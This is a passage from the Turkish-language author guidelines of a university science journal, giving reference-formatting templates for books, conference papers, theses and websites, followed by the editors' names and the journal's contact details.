[2] Soyadı, A. A., Kitap adı, Yayınevi, Kitabın basıldığı yer, (yıl).

Sempozyum, Kongre, Bildiri:

[3] Soyadı, A., Soyadı, B. B., ve Soyadı, C., Yayınlanan bildirinin adı, Bildirinin yayınlandığı sempozyum kongre, toplantı ya da konferans adı (s. 1-12), (yıl, Ay), Şehir, Varsa üniversite veya kuruluş.

Tez:

[4] Soyadı, A. A., Yüksek Lisans veya Doktora tezinin adı, Tezin türü, Üniversite, Enstitü, (yıl).

Web sitesi:

[5] <http://www.halic.edu.tr>, (Erişim tarihi:).

Prof. Dr. Temel SAVAŞKAN

Editör

Doç. Dr. Emine Esra KASAPBAŞI

Editör Yardımcısı

e-posta: fbid@halic.edu.tr

<http://dergipark.gov.tr/hafebid>

Haliç Üniversitesi Fen Bilimleri Dergisi

Sütlüce Mah. İmrahor Cad. No: 82 Beyoğlu – İSTANBUL

Tel: 212 924 24 44